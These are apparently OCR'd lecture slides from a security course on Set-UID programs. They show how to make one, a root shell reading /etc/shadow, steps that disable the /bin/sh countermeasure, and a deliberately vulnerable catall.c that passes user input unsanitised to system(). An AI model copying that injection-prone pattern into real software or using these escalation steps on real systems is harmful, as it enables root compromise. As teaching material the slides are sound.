A Set-UID program is just like any other program, except that is has a *special* bit set




```
[09/15/22]seed@VM:~/lab2$ cp /usr/bin/id ./myid
[09/15/22]seed@VM:~/lab2$ chown root myid
chown: changing ownership of 'myid': Operation not permitted
[09/15/22]seed@VM:~/lab2$ sudo chown root myid
[09/15/22]seed@VM:~/lab2$ /myid
bash: /myid: No such file or directory
[09/15/22]seed@VM:~/lab2$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

Steps for creating a set-uid program

1. Change file ownership to root (`chown`)
2. Enable to Set-uid bit (`chmod`)

If the set-uidbit is enabled, the EUID is set according to the file owner



```
[09/15/22]seed@VM:~/lab2$ chmod 4755 myid
chmod: changing permissions of 'myid': Operation not permitted
[09/15/22]seed@VM:~/lab2$ sudo chmod 4755 myid
[09/15/22]seed@VM:~/lab2$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

4755	4 = setuid bit 755 = owner r/w/x, group/others can r/w

Access control decisions made based on EUID, not RUID !

So…. Is Set-UID secure?

Allows normal users to escalate privileges

- ➢ This is different from directly giving escalated privileges (such as **sudo**)
- ➢ Restricted behavior (think **power suit 2.0**)

Are there any programs that **should not** be Set-UID programs?

So…. Is Set-UID secure?


Allows normal users to escalate privileges

- ➢ This is different from directly giving escalated privileges (such as **sudo**)
- ➢ Restricted behavior (think **power suit 2.0**)

Are there any programs that **should not** be Set-UID programs?

/bin/sh


“root shell”



```
[09/15/22]seed@VM:~/lab2$ sudo /bin/sh
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
```


Attack Surface of (Set-UID) Programs

An **attack surface** is the aggregation of all exposed entry points/weaknesses into the system to gain unauthorized access




Attack Surface of (Set-UID) Programs

An **attack surface** is the aggregation of all exposed entry points/weaknesses into the system to gain unauthorized access


user inputs (direct inputs)
e.g., buffer overflow
set-UID programs
environment variables (hidden inputs)
e.g., PATH modification
system inputs that can be controlled by users
e.g., race conditions
non-privileged process controlled by user
e.g., capability leaking

Attack Surface of (Set-UID) Programs

An **attack surface** is the aggregation of all exposed entry points/weaknesses into the system to gain unauthorized access




user inputs (direct inputs)
e.g., buffer overflow
set-UID programs
environment variables (hidden inputs)
e.g., PATH modification
system inputs that can be controlled by users
e.g., race conditions
non-privileged process controlled by user
e.g., capability leaking

Invoking Programs from within programs

Before we get started….

We need to disable a countermeasure on our OS, and set our shell (`/bin/sh`) to be an unsafe version



```
[seed@VM][~]$ sudo ln -sf /bin/zsh /bin/sh   # set shell to zsh (no countermeasure)
[seed@VM][~]$ sudo ln -sf /bin/dash /bin/sh  # set shell to dash (has countermeasure)
```

`/bin/sh` is an alias for `/bin/dash`. `/bin/dash` has countermeasures for some of our attacks

Invoking a program with a program


We can invoke external commands/programs from INSIDE another program

- `system()`
- `exec()-family`

System()

usage: **system**(*command*)

- Spawns a new process that executes the shell command that is specified in *command*



```c
#include <stdlib.h>
#include <stdio.h>

int main()
{
    printf("I am going to start the calculator program! \n");
    system("/bin/bc");
}
```


`audit` Set UID program

- Suppose you are preparing for an audit. An auditor may need the access to view certain files.
- Instead of giving them total access to everything on the system, we will create a privileged program that will the auditor view the content of some file

Set-UID program name $\swarrow$ Name of file the auditor will view $\swarrow$

```
./audit company_data.csv

./audit ../lab0/solution.docx
```

catall.c



```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

The command line argument (file path) is appended to the string “/bin/cat”

Spawns a new process that executes:

```
/bin/cat [FILE_PATH]
```

ex. `/bin/cat my_file.txt`

- Suppose you are preparing for an audit. An auditor may need the access to view certain files.

- Instead of giving them total access to everything on the system, we will create a privileged program that will the auditor view the content of some file

Set-UID program name   Name of file the auditor will view

```
./audit company_data.csv  ➡  /bin/cat company_data.csv

./audit ../lab0/solution.docx
                    ↘
               /bin/cat ../lab0/solution.docx
```

- Suppose you are preparing for an audit. An auditor may need the access to view certain files.

- Instead of giving them total access to everything on the system, we will create a privileged program that will the auditor view the content of some file

Set-UID program name   Name of file the auditor will view

```
./audit company_data.csv ⇒ /bin/cat company_data.csv

./audit ../lab0/solution.docx
                         ⇘
                          /bin/cat ../lab0/solution.docx
```

!!! We have some control over the behavior of this program

!!! We have some control over the behavior of this program

